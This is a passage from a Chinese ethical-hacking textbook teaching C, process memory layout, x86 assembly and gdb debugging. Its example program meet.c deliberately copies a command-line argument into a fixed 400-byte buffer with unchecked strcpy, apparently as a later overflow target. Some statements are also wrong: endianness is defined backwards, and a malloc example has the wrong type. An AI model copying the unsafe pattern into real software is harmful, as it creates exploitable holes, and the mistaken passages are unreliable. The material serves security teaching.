%x	十六进制值	printf("test %x", 0x123);

表 7.2 printf 格式符号

scanf

scanf 命令与 printf 命令相对，通常用于从用户得到输入。格式如下：

```
scanf(<格式串>, &<有名变量>);
```

其中的格式串包含的格式符号与 printf 相同。例如，以下代码会从用户读入一个整数，并将其存储到 number 变量中：

```
scanf("%d", &number);
```

实际上，&符号意味着输入的值会存储到 number 所在的内存位置；在后文中讨论到指针时，会介绍更多的意义，现在只要记住 scanf 中用到的变量名称之前需要加上&符号即可。该命令非常灵活，可以在运行时改变类型，因此如果在上述语句执行时出现的命令提示符后输入一个字符，那么该命令会自动地将该字符转换为数值（对应于 ASCII 值）。但该命令不会根据字符串的长度进行边界检查，这可能导致问题（第 8 章中将讨论这一点）。

strcpy/strncpy

strcpy 大概是 C 语言中用到的最危险的命令。该命令的格式是：

```
strcpy(<目的串>, <源串>);
```

该命令的目的在于，将源串（以空字符\0 结尾的一系列字符）的每一个字符复制到目的串中。该操作特别危险，主要是因为复制时没有检查源字符串的长度，它可能超出了目的串的长度。我们将讨论这个命令对内存位置的覆盖，后文中也会讨论这一点。现在这样认为就足够了：当源字符串比目的字符串分配的空间大时，会发生一些不好的情况（缓冲区溢出）。与之相比，另一个 strncpy 命令要安全得多。该命令的格式是：

```
strncpy(<目的串>, <源串>, <长度>);
```

使用长度参数，主要是为了确保源串可以完整地复制，只要限定数目的字符会从源字符串复制到目的字符串，程序员就能够进行更好的控制。



注意：使用 `strcpy` 这种不进行边界检查的函数是不安全的；但大多数程序设计方面的课程没有提到相关函数所造成的问题。实际上，如果程序员只使用比较安全的版本，例如：`strncpy`，那么缓冲器溢出类的攻击都不会存在了。

显然，由于程序员将会继续使用这些危险的函数，缓冲区溢出是最常见的攻击路径。

for 和 while 循环

编程语言是使用循环来对一系列的命令进行多次迭代。两种常见的循环是 `for` 和 `while`。

`for` 循环从一个起始值开始，针对某些情况测试该值，接下来执行语句；然后增加起始值，进入下一次循环。格式如下：

```
for(<起始值>; <测试值>; <改变值>){  
<语句>; }
```

因此，下述 `for` 循环：

```
for(i=0; i<10; i++){  
    printf("%d", i);  
}
```

将在同一行上输出 0~9 这 10 个数字（因没使用 `\n`）：0123456789。使用 `for` 循环，每次对循环体中语句进行迭代之前，都会检查条件，因此，在某些情况下，循环体根本不会执行。如果检查条件不符合，那么程序的控制流将转到循环体之后继续执行。



注意：比较重要的一点是，这里用小于运算符（`<`）替换了小于等于（`<=`）运算符，后者会使循环多进行一次（即 `i = 10` 的情况）。这是个重要的概念，如果不注意，可能导致多一次（`off-by-one`）的错误。另外，还要注意计数从 0 开始。这在 C 语言中比较常见，需要熟悉。

`while` 循环用来对一系列语句进行迭代，直至某个条件满足为止。格式如下：

```
while(<条件测试>){  
    <语句>;  
}
```

if/else

`if/else` 结构用来在满足某些条件的情况下执行一系列的语句；否则，会执行可选的 `else` 分支里的语句。如果没有 `else` 分支，那么程序的控制流将在 `if` 分支的结尾（大括号）之后继续。格式如下：

```
if(<条件>) {
<如果条件满足,执行的语句> } <else>{
<如果条件不满足,执行的语句>;
```

注释

为有助于源代码的可读性和共享,程序员会在代码中加入注释。在代码中添加注释有两种方式://或/*和*/。//表示该行中//之后的字符都是注释,在程序执行时不起作用。/*和*/成对出现,分别标识注释的开始和结束,可以跨越多行。/*用来表示开始注释,而*/则表示注释的结束。

7.2.2 示例程序

现在读者已经可以看看第一个程序了。笔者首先给出程序,其中包括了//注释,接下来对程序进行讨论。

```
//hello.c // 给出程序名
#include <stdio.h> // 需要屏幕输出
main ( ) { // main 函数,必须
    printf("Hello haxor"); // 程序输出
} // 退出程序
```

这是个非常简单的程序,使用 printf 函数向屏幕打印输出" Hello haxor ", printf 函数包含在 stdio.h 库中。现在讨论一个稍微复杂一点的程序:

```
//meet.c // 进行屏幕输出需包含的头文件
#include <stdio.h> // greeting 函数,输出 hello
greeting(char *temp1,char *temp2){ // 字符串变量,保存名字
    char name[400]; // 将函数参数复制为 name
    strcpy(name, temp2); // 打印输出问候语
    printf("Hello %s %s\n", temp1, name);
}
main(int argc, char * argv[]){ // 注意参数格式
    greeting(argv[1], argv[2]); // 调用函数,传递的参数为头衔,名字
    printf("Bye %s %s\n", argv[1], argv[2]); // 输出"bye"
} // 退出程序
```

该程序接受两个命令行参数并调用 greeting()函数,该函数会输出“ Hello ”和参数中给出的名字以及回车。在 greeting()函数结束时,控制流会返回到 main() ,main 将打印输出“ Bye ”以及给定的名字。最后,程序退出。

7.2.3 用 gcc 编译

编译，即把人类可读的源代码转换为机器可读的二进制文件的过程，编译得到的二进制文件可在计算机上执行。更具体地说，编译器接受源代码，并将其转换为一组中间文件，称之为目标代码。这些文件接近可执行文件，但可能引用了一些初始源码文件中未包含的符号和函数，这些引用在目标代码文件中是无法解析的。这些符号和引用通过称之为链接的过程进行解析，在此过程中各个目标文件相互链接起来，形成可执行的二进制文件。在这里，笔者简化了编译过程，以便读者理解。

当使用 C 语言在 Unix 系统上编程时，所选的编译器是 GNU C Compiler (gcc)。gcc 提供了许多选项供编译时使用。最常用的选项在表 7.3 中给出。

选项	描述
-o <filename>	编译得到的二进制文件以指定的文件名保存。默认情况下，输出的文件名是 a.out
-S	编译器将生成一个包含汇编指令的文件，用.s 扩展名保存
-ggdb	生成额外的调试信息；在使用 GNU debugger (gdb) 时有用
-c	只编译不链接，生成的目标文件扩展名为.o
-mpreferred-stack-boundary=2	一个有用的选项，在编译程序时使用 DWORD 大小的栈，在学习时可以简化调试过程

表 7.3 常用的 gcc 选项

例如，编译 meet.c 程序，可以键入

```
$gcc -o meet meet.c
```

然后执行新的程序，可以键入

```
$/meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor
$
```

参考文献

- [1] C Programming Methodology www.comp.nus.edu.sg/~hugh/TeachingStuff/cs1101c.pdf
- [2] Introduction to C Programming www.le.ac.uk/cc/tutorials/c/
- [3] How C Works <http://computer.howstuffworks.com/c.htm>

7.3 计算机内存

以最简单的名词来说，计算机内存是一种电子装置，能够存储和检索数据。内存能够存储的最少的数据量是 1 bit，由内存中的 1 或 0 表示。当把 4 个 bit 放在一起时，称作“半字节”(nibble)，可以表示从 0000~1111 的值。这刚好是 16 个二进制值，对应于十进制下的 0~15。当把两个半字节或 8 个 bit 放到一起时，即为一个“字节”(byte)，这可以表示十进制中的 0~255。如果把两个字节放到一起，即为一个“字”(word)，可以表示十进制下的 0~65 535。继续把数据放到一起，如果把两个“字”放到一起，则得到一个“双字 DWORD”，可以表示十进制下的 0~4 294 967 295。

计算机内存有多种类型，这里将主要讨论随机存储器(Random Access Memory, RAM)和寄存器。寄存器是一种特殊形式的内存，嵌入到处理器内部，将在 7.4.1 节讨论。

7.3.1 RAM

在 RAM 中，任意存储的任意数据块可以在任意时间访问，这也是随机存取(Random Access)这个名字的由来。但 RAM 是易变的，这意味着如果计算机关闭，那么 RAM 中所有的数据都将丢失。在讨论 Intel 的产品(x86)时，内存是按 32 位寻址的，这意味着处理器用来选择特定内存地址的地址总线为 32 位宽。因此，x86 处理器最多能够寻址 4 294 967 295 字节。

7.3.2 字节序

Danny Cohen 在 1980 年曾对 Swift 的格列佛游记(Gulliver travels)做过综述：

“对格列佛游记的一些附注：

格列佛发现有一条法律，由现在的统治者的祖父颁布，要求所有小人国(Lilliput)的公民在打蛋时，都只能将鸡蛋的小头打破。当然，那些在鸡蛋大头打蛋的公民都被这条法律激怒了。对打破鸡蛋的方向，持有两种不同观点的人群发生了内战，导致坚持在鸡蛋大头打蛋的人逃到附近的一个岛上，成立了新的王国 kingdom of Blefuscu...”。

他接着描述了双方之间爆发的一场圣战。他的文章实际上描述了把数据写入内存时的两种不同意见。有些人认为高位字节应该首先写入(称作“Little Endian”)，而其他人则认

为低位字节应该首先写入（称作“Big Endian”）。这种差别，实际上依赖于所使用的硬件。例如，在基于 Intel 的处理器上，使用 Little Endian；而在基于 Motorola 的处理器上，则使用 Big Endian。在稍后讨论 shellcode 时，两种字节序是有区别的。

7.3.3 内存分段

内存分段的主题，可以用一整章来讲述，但基本概念比较简单。每个进程（在特别简化的情况下，可以认为是一个执行的程序）需要访问内存中属于自身的区域，因为没有人希望一个进程去改写另一个进程的数据。因此，可将内存划分为小的段，按需分发给进程。寄存器用来存储和跟踪进程当前维护的段（寄存器将稍后讨论）。偏移寄存器（Offset Registers）用来跟踪关键的数据放在段中的位置。

7.3.4 内存中的程序

在进程被载入内存中时，基本上被分裂成许多小的节（section）。我们比较关注的是 6 个主要的节，将在以后几节里分别讨论。

.text 节

.text 节基本上相当于二进制可执行文件的 .text 部分，它包含了完成程序任务的机器指令。该节标记为只读，如果发生写操作，会造成 segmentation fault。在进程最初被加载到内存中开始，该节的大小就被固定。

.data 节

.data 节用来存储初始化过的变量，如：

```
int a = 0;
```

该节的大小在运行时是固定的。

.bss 节

栈下节（below stack section，即 .bss）用来存储未初始化的变量，如：

```
int a;
```

该节的大小在运行时是固定的。

堆节

堆节 (heap section) 用来存储动态分配的变量, 位置从内存的低地址向高地址增长。内存的分配和释放通过 `malloc()` 和 `free()` 函数控制。例如, 在运行时声明一个整数并分配内存, 读者可能想到这样做:

```
int i = malloc (sizeof (int)); //动态分配一个整数(指针)变量,
                               //其值是分配之前该处内存的值。
```

栈节

栈节 (stack section) 用来跟踪函数调用 (可能是递归的), 在大多数系统上从内存的高地址向低地址增长。读者会看到, 栈增长的这种方式, 导致了缓冲区溢出的可能性。

环境/参数节

环境/参数节 (environment / arguments section) 用来存储系统环境变量的一份复制文件, 进程在运行时可能需要。例如, 运行中的进程, 可以通过环境变量来访问路径、shell 名称、主机名等信息。该节是可写的, 因此在格式串 (format string) 和缓冲区溢出 (buffer overflow) 攻击中都可以使用该节。另外, 命令行参数也保存在该区域中。上述各节在内存中的顺序, 与笔者介绍的顺序相同。进程的内存空间如下所示:



7.3.5 缓冲区

缓冲区 (或缓存, buffer) 是指这样的一个存储区域: 该区域用来接收和保存数据, 直至进程对数据进行处理。由于各个进程都有自己的缓冲区, 所以保持各进程的缓冲区彼此无关是很重要的。通过在进程内存的 `.data` 或 `.bss` 节分配内存, 可以做到这一点。要记住, 在内存分配之后, 缓冲区的长度是固定的。缓冲区可以保存任何预定义类型的数据, 但我们目前将主要注意基于字符串的缓冲区, 这种缓存区用来保存用户的输入和变量。

7.3.6 内存中的字符串

简而言之, 字符串数据只不过是内存中连续的字符构成的数组。在内存中, 是通过字符串第一个字符的地址来引用一个字符串。字符串结束于空字符 (C 语言中的 `\0`)。

7.3.7 指针

指针是内存中特定的数据，用于保存其他内存区的地址。在内存中移动数据是相对较慢的操作。如果不移动数据，只是跟踪数据项在内存中的位置（通过指针）并改变指针的值，那要容易得多。由于内存地址是 32 位长（4 字节），因此指针保存在内存中 4 个连续的字节里。例如，字符串是通过字符数组中第一个字符的地址进行引用，该地址值被称作一个指针。因此 C 语言中一个字符串变量的声明如下：

```
char * str; //代码的意思是，要提供 4 个字节来保存 str，而 str 是一个指向字符变量
           //(可以是字符数组的第一个字节)的指针。
```

重要的是注意到，即使指针的大小是 4 个字节，但上述的声明并没有限定字符串的长度，因此编译器将认为该数据是未初始化的，会将其放到进程内存的.bss 节。

以下是另一个例子，如果读者需要存储一个指针，指向内存中的一个整数，可以在 C 程序中使用下述声明：

```
int * point1; // 代码的意思是，要提供 4 个字节来保存 point1，
             // 这是个指向整型变量的指针。
```

为读取指针指向的内存地址中的值，可以使用*符号对指针反引用。因此，如果打算输出上述代码中 point1 指向的整数的值，可以使用下述语句：

```
printf("%d", *point1);
```

其中*用来反引用 point1 指针，而 printf()函数则用来输出整数的值。

7.3.8 操作不同的内存区

现在读者已经了解了基础知识，我们来给出一个简单的例子，以声明如何在程序中使用内存：

```
/* memory.c */ // 注释，给出程序名
int index = 5; // 存储在.data 节中的整数（已经初始化）
char * str; // 存储在.bss 节中的字符串（未初始化）
int nothing; // 存储在.bss 节中的整数（未初始化）
void funct1(int c){ // 大括号，标志 funct1 的开始
    int i=c; // 该变量存储在栈中
    str = (char*) malloc (10 * sizeof (char)); // 在堆中分配 10 个字符的空间
    strncpy(str, "abcde", 5); // 将 5 个字符"abcde"复制到 str
} // funct1 的结束
main (){ // main 函数，必需
    funct1(1); // main 用参数 1 调用 funct1
} //main 函数的结束
```

这个程序没有做什么有用的事情。首先，在进程内存不同的节中分配了几块内存。在 main 执行时，用参数 1 调用 funct1()。在调用 funct1() 时，参数被传递到函数变量 c。接下来，在堆上为字符串 str 分配了 10 字节的内存。最后，把 5 字节长度的字符串“abcde”复制到变量 str 中。函数 funct1 结束后，main() 程序结束。



警告：在阅读后文前，必须扎实地掌握了上述知识。如果需要复习本章的哪个部分，请在继续阅读前进行。

参考文献

- [1] Smashing the Stack..., Aleph One www.mindsec.com/files/p49-14.txt
- [2] How Memory Works <http://computer.howstuffworks.com/c23.htm>
- [3] Memory Concepts www.groar.org/expl/beginner/buffer1.txt
- [4] Little-Endian vs. Big Endian www.rdrop.com/~cary/html/endian_faq.html

7.4 Intel 处理器

目前有几种常用的计算机体系结构。在本章中，主要讨论 Intel 系列的处理器。表 7.4 给出了 Intel 处理器的特性。

处理器类型	特性
8088 8086	16 位寄存器；实模式；1MB 内存，按 64KB 分段
80286	16 位保护模式；16MB 内存，按 64KB 分段；相对 8088、8086，增加了新指令
80386	32 位寄存器；32 位保护模式；4GB 可寻址内存
80x86	许多版本：486、Pentium、Xeon；处理速度增强
Itanium	真 64 位处理器

表 7.4 各种 Intel 处理器的特性



注意：在 80486 之后，Intel 决定使用更友好的名称作为商标，如 Pentium、Xeon 和 Itanium。

体系结构这个词，是指特定厂商实现其处理器的方式。由于当今使用的大多数处理器是 Intel 80x86，这里主要讨论该体系结构。所有的 80x86 处理器都有以下三种共有的功能：

- 可以完成复杂的算术运算。
- 可以移动数据。
- 可以通过解释指令来进行逻辑判断和控制其他设备。

这些功能通过使用以下资源完成。

7.4.1 寄存器

寄存器用来临时储存数据。可以认为寄存器是处理器内部的 8~32 位的内存块，但速度较快。寄存器可以分为 4 类（除非另作说明，都是 32 长）。表 7.5 给出了类别说明。

寄存器类别	寄存器名	目的
通用寄存器	EAX, EBX, ECX, EDX AX, BX, CX, DX	用来操作数据
段寄存器	AH, BH, CH, DH, AL, BL, CL, DL CS, SS, DS, ES, FS, GS	上一项的 8 位高字节和低字节 16 位，保存内存地址的前一部分；保存指向代码、栈和额外数据段的指针
偏移寄存器	EBP (扩展基址指针) ESI (扩展源索引) EDI (扩展目标索引) ESP (扩展栈指针)	指示相对于段寄存器的偏移 指向函数局部环境的起始处 在使用内存块的操作中，保存数据源的偏移 在使用内存块的操作中，保存目标数据的偏移量 指向栈顶的指针
专用寄存器	EFLAGS 寄存器；需要了解的关键标志：ZF，零标志 (zero flag)； IF，中断标志；SF，符号标志 (sign) EIP (扩展指令指针)	只用于 CPU 内部 CPU 用来跟踪逻辑的结果和处理器的状态 指向下一条需要执行的指令的地址

表 7.5 寄存器类别

7.4.2 算术逻辑部件 (ALU)

算术逻辑部件 (Arithmetic Logic Unit, ALU) 用来执行数学功能, 如加法、乘法、减法和除法。ALU 也用来执行逻辑功能, 如与、或、非。

7.4.3 程序计数器

程序计数器是一个专用寄存器, 用来存储下一条需要处理的指令的地址, 也称之为扩展指令指针 (EIP)。

7.4.4 控制单元

控制单元是 CPU 运行的中心。可以简化为两个组件:

- 取指/解码单元 一组锁存器、时钟和总线, 可以有效地获取下一条需要处理的指令, 并对程序计数器加 1, 然后解码需要执行的指令。
- I/O 控制单元 负责与外部 I/O 设备交互。

7.4.5 总线

处理器与周边、外部设备之间的信息交换, 都是通过称之为总线的设备进行。与 PC 机箱内部的扁平带状电缆类似, 处理器的内部总线宽度在 16~64 位之间。总线越宽, 对处理器速度的限制就越小。对我们来说, 有三类总线值得了解:

- 地址总线 用来选择内存地址, 以便读取和写入。
- 数据总线 用来在处理器和内存之间移动数据。
- 控制总线 用来控制外部设备和执行指令。

图 7.1 给出了这些要素之间彼此合作的方式。

参考文献

- [1] x86 Registers www.mindsec.com/files/avoid.html#lfindex6
- [2] History of Processors <http://home.si.rr.com/mstoneman/pub/docs/Processors%20History.rtf>
- [3] Processors www.cs.princeton.edu/courses/archive/fall99/cs318/Files/pc-arch.html




图 7.1 现代 Intel 处理器的内部图示

7.5 汇编语言基础

此前，有很多有关汇编语言的大书籍。其中有些很容易的基础知识，如果读者能够掌握，会对成为正义黑客更有帮助。

7.5.1 机器语言 vs. 汇编语言 vs. C 语言

计算机只理解机器语言，即由 0 和 1 构成的模式串。但是从另一方面看，人类理解 0 和 1 构成的串则有困难，因此设计了汇编语言来帮助程序员，汇编语言用助记符代替了机器语言中的 0 和 1 构成的数字。此后，又设计了高级语言，例如 C 语言等，使得人类进一步远离了 0 和 1。如果读者打算成为优秀的正义黑客，则必须逆社会潮流而动，回到基本的汇编语言。

7.5.2 AT&T vs. NASM

汇编语言的语法有两种主要的形式：AT&T 和 Intel。AT&T 语法用于 GNU Assembler (gas)，包含在 gcc 编译器软件包中，通常由 Linux 开发者使用。而使用 Intel 语法的汇编器中，Netwide Assembler (NASM) 是最常用的。NASM 格式用于许多 Windows 汇编器和调试器。这两种格式得到的机器语言是完全相同的，但风格和格式方面有一些差异：

- 源和目的操作数是反的，注释使用不同的符号作标记：
 - NASM 格式: `CMD <dest>, <source> <; comment>`
 - AT&T 格式: `CMD <source>, <dest> <# comment>`
- AT&T 格式在寄存器之前使用 %；而 NASM 不这样做。
- AT&T 格式在字面值之前使用 \$；而 NASM 不是这样。
- AT&T 对内存引用的处理与 NASM 不同。

在本节中，笔者将以 NASM 格式为例来分析汇编的语法和命令。此外，还将以 AT&T 格式给出同样的例子以便对比。一般来说，所有命令都使用下述格式：

<可选的标号:> <助记符> <操作数> <可选的注释>

操作数的数目取决于命令（助记符）。尽管有许多汇编指令，但读者只须精通少量。这些指令在后面的几节中给出。

`mov`

`mov` 命令用来把数据从源复制到目标。数据源的值并不清除。

NASM 语法	NASM 例子	AT&T 例子
<code>mov <dest>, <source></code>	<code>mov eax, 51h ;comment</code>	<code>movl \$51h, %eax #comment</code>

数据不能直接从内存移动到段寄存器，而是必需使用通用寄存器作为中介，例如：

```
mov eax, 1234h      ; 把 1234 (十六进制) 存储到 EAX
mov cs, ax          ; 将 AX 的值复制到 CS
```

`add` 和 `sub`

`add` 命令用来将源的值加到目标，并将结果存储在目标数据中。`sub` 命令用来从目标数据中减去源，并将结果存储到目标数据。

NASM 语法	NASM 例子	AT&T 例子
add <dest>, <source>	add eax, 51h	addl \$51h, %eax
sub <dest>, <source>	sub eax, 51h	subl \$51h, %eax

push 和 pop

push 和 pop 命令用来向栈加入和从栈取出数据项。

NASM 语法	NASM 例子	AT&T 例子
push <value>	push eax	pushl %eax
pop <dest>	pop eax	popl %eax

xor

xor 命令用来进行按位异或操作 (XOR)。例如, 11111111 XOR 11111111 = 00000000。因此, XOR value, value 这样的操作, 可用于将寄存器或内存清零。

NASM 语法	NASM 例子	AT&T 例子
xor <dest>, <source>	xor eax, eax	xor %eax, %eax

jne、je、jz、jnz 和 jmp

jne、je、jz、jnz 和 jmp 用来根据“零标志”的值将程序的控制流转移到另一个位置。如果“零标志”等于 0, jne/jnz 会进行跳转; 如果“零标志”等于 1, je/jz 会跳转; 无论何种情况 jmp 总是跳转。

NASM 语法	NASM 例子	AT&T 例子
jnz <dest> / jne <dest>	jne start	jne start
jz <dest> / je <dest>	jz loop	jz loop
jmp <dest>	jmp end	jmp end

call 和 ret

call 命令用来调用一个子过程 (不是跳转到标号)。ret 命令用于过程的结尾, 将控制流返回到 call 之后的下一条命令。

NASM 语法	NASM 例子	AT&T 例子
call <dest>	call subroutine 1	call subroutine 1
ret	ret	ret

inc 和 dec

inc 和 dec 命令用来将目标数据加 1 或减 1。

NASM 语法	NASM 例子	AT&T 例子
inc <dest>	inc eax	incl %eax
dec <dest>	dec eax	decl %eax

lea

lea 命令用来将数据源的有效地址装载到目标数据。

NASM 语法	NASM 例子	AT&T 例子
lea <dest>, <source>	lea eax, [dsi +4]	leal 4(%dsi), %eax

int

int 命令用来向处理器发出系统中断信号。常用的中断是 0x80，用来向操作系统核心进行系统调用。

NASM 语法	NASM 例子	AT&T 例子
int <val>	int 0x80	int \$0x80

7.5.3 寻址模式

在汇编语言中，完成同一件事情，可能有几种不同的方法。特别地，当表示内存中需要进行操作的有效地址时，有许多方法。这些选项称作寻址模式，表 7.6 进行了汇总。

寻址模式	描述	NASM 例子
寄存器	需要操作的数据保存在寄存器中，无需与内存交互。源和目标寄存器的大小需要相同	mov ebx, edx add al, ch
立即数	源操作数是数值。默认为十进制；十六进制可用 h 标识	mov eax, 1234h mov dx, 301
直接寻址	第一个操作数是需要操作的内存的地址，由方括号标记	mov bh, 100 mov[4321h],bh
寄存器间接寻址	第一个操作数是寄存器，保存了需要操作的内存的地址，由方括号标识	mov [di],ecx

表 7.6 寻址模式

寻址模式	描述	NASM 例子
基址相对寻址	需要操作的内存的有效地址, 通过将 ebx 或 ebp 加一个偏移值计算出来	mov edx, 20 [ebx]
索引相对寻址	类似于基址相对寻址, 用来保存偏移量的是 edi 和 esi	mov ecx, 20 [esi]
基址索引相对寻址	有效地址, 是通过将基址寄存器和索引寄存器加起来计算得到	mov ax, [bx][si] + 1

表 7.6 寻址模式 (续)

7.5.4 汇编语言文件结构

汇编语言源文件分为以下部分：

- `.model` `.model` 指令用来标明 `.data` 和 `.text` 节的大小。
- `.stack` `.stack` 指令标记了栈段的开始, 用来标明栈的大小 (按字节计算)。
- `.data` `.data` 指令标记了数据段的开始, 用于定义变量, 包括初始化和未初始化的变量。
- `.text` `.text` 指令标记代码段, 用来保存程序的命令。

例如, 以下汇编程序会在屏幕上输出 “Hello, haxor!”。

```

section .data                                ;节声明
msg db "Hello, haxor!", 0xa                 ;字符串, 外加回车
len equ $ - msg                             ;字符串的长度, $意味着这里
section .text                                ;必要的节声明
                                             ;将入口点导出给 ELF 链接器或装载器使用, 链接器或
global _start;                              ;装载器通常会将_start 识别为入口点
_start:
                                             ;现在, 将字符串输出到 stdout

                                             ;注意, 参数装载的顺序与看起来的相反
mov edx, len                                ;第三个参数 (字符串长度)
mov ecx, msg                                ;第二个参数 (指向字符串的指针)
mov ebx, 1                                  ;装载第一个参数 (文件句柄 stdout)
mov eax, 4                                  ;系统调用号码 (4 = sys_write)
int 0x80                                    ;触发系统调用中断, 并返回
mov ebx, 0                                  ;装载第一个系统调用参数 (退出码)
mov eax, 1                                  ;系统调用号码 (1 = sys_exit)
int 0x80                                    ;触发系统调用中断, 并返回

```

7.5.5 汇编

汇编的第一步是构建目标代码：

```
$ nasm -f elf hello.asm
```

接下来，调用链接器构建可执行文件：

```
$ ld -s -o hello hello.o
```

最后，可以运行文件：

```
$ ./hello  
Hello, haxor!
```

参考文献

- [1] Art of Assembly Language Programming <http://webster.cs.ucr.edu/>
- [2] Notes on x86 Assembly www.ccntech.com/code/x86asm.txt
- [3] AT&T Assembly Syntax <http://sig9.com/articles/index.php?section=asm&aid=19>

7.6 用 gdb 调试

在 Unix 系统上用 C 语言编程时，所选的调试器是 gdb。gdb 提供了健壮的命令行界面，可以在完全控制模式下运行一个程序。例如，用户可以在程序执行时设置断点，并能够在任意点监控内存或寄存器的内容。因此，对程序员和黑客来说，gdb 这样的调试器是非常宝贵的。

7.6.1 gdb 基础

表 7.7 给出了 gdb 中常用的命令。

命令	描述
b 函数名	在指定的函数处设置断点
b *mem	根据指定的绝对内存地址，设置一个断点
info b	显示有关断点的信息
delete b	删除一个断点
run <args>	用给定的参数，在 gdb 内部启动调试程序

表 7.7 常用的 gdb 命令

命令	描述
info reg	显示当前寄存器状态信息
stepi 或 si	执行一条机器指令
next 或 n	执行一个函数
bt	回溯命令, 给出当前调用栈信息
up/down	在调用栈中向上或向下移动
print var	输出变量 var 的值
print /x \$<reg>	输出指定寄存器的值
x /NTA	检查内存, 其中 N 是需要显示的数据单元的数目, 而 T 是数据单元的类型 (候选值, x 表示十六进制, d 表示十进制, c 表示字符, s 表示字符串, i 表示指令), A 是绝对地址值, 或符号名如 "main"
quit	退出 gdb

表 7.7 常用的 gdb 命令 (续)

为调试我们的例子程序, 可以用下述命令。其中第一个命令是在用调试选项开始重新编译:

```
$gcc -ggdb -mpreferred-stack-boundary=2 -o meet meet.c
$gdb meet
GNU gdb 5.3-debian
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor

Program exited with code 015.
(gdb) b main
Breakpoint 1 at 0x8048393: file meet.c, line 9.
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
```

```
Breakpoint 1, main (argc=3, argv=0xbffffbe4) at meet.c:9
9      greeting(argv[1],argv[2]);
(gdb) n
Hello Mr Haxor
10     printf("Bye %s %s\n", argv[1], argv[2]);
(gdb) n
Bye Mr Haxor
11     }
(gdb) p argv[1]
$1 = 0xbffffd06 "Mr"
(gdb) p argv[2]
$2 = 0xbffffd09 "Haxor"
(gdb) p argc
$3 = 3
(gdb) info b
Num Type          Disp Enb Address      What
1 breakpoint keep y 0x08048393 in main at meet.c:9
breakpoint already hit 1 time
(gdb) info reg
eax          0xd      13
ecx          0x0      0
edx          0xd      13
ebx          0x4012b020 1074966560
esp          0xbffffb88 0xbffffb88
ebp          0xbffffb88 0xbffffb88
esi          0x400098bc 1073780924
edi          0xbffffbe4 -1073742876
eip          0x80483c8 0x80483c8
eflags      0x396    918
cs           0x23     35
ss           0x2b     43
ds           0x2b     43
es           0x2b     43
fs           0x0      0
gs           0x0      0
fctrl       0x37f    895
fstat       0x0      0
ftag        0xffff   65535
fiseq       0x0      0
fioff       0x0      0
foseg       0x0      0
fooff       0x0      0
fop         0x0      0
mxcsr       0x1f80   8064
orig_eax    0xffffffff -1
```

```
(gdb) quit
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

7.6.2 用gdb反汇编

要用gdb反汇编，可使用下述两个命令：

```
set disassembly-flavor <intel/att>
disassemble <function name>
```

第一个命令在Intel(NASM)和AT&T格式之间进行切换。默认情况下,gdb使用AT&T格式。第二个命令反汇编给定的函数(可以指定main())。例如,要反汇编greeting函数为两种格式,可以输入：

```
$gdb meet
GNU gdb 5.3-debian
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:  push  %ebp
0x804835d <greeting+1>:  mov   %esp,%ebp
0x804835f <greeting+3>:  sub  $0x190,%esp
0x8048365 <greeting+9>:  pushl 0xc(%ebp)
0x8048368 <greeting+12>:  lea  0xfffffe70(%ebp),%eax
0x804836e <greeting+18>:  push  %eax
0x804836f <greeting+19>:  call 0x804829c <strcpy>
0x8048374 <greeting+24>:  add  $0x8,%esp
0x8048377 <greeting+27>:  lea  0xfffffe70(%ebp),%eax
0x804837d <greeting+33>:  push  %eax
0x804837e <greeting+34>:  pushl 0x8(%ebp)
0x8048381 <greeting+37>:  push  $0x8048418
0x8048386 <greeting+42>:  call 0x804828c <printf>
0x804838b <greeting+47>:  add  $0xc,%esp
0x804838e <greeting+50>:  leave
0x804838f <greeting+51>:  ret
End of assembler dump.
(gdb) set disassembly-flavor intel
```

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:  push  ebp
0x804835d <greeting+1>:  mov   ebp,esp
0x804835f <greeting+3>:  sub   esp,0x190
0x8048365 <greeting+9>:  push  DWORD PTR [ebp+12]
0x8048368 <greeting+12>:  lea  eax,[ebp-400]
0x804836e <greeting+18>:  push  eax
0x804836f <greeting+19>:  call  0x804829c <strcpy>
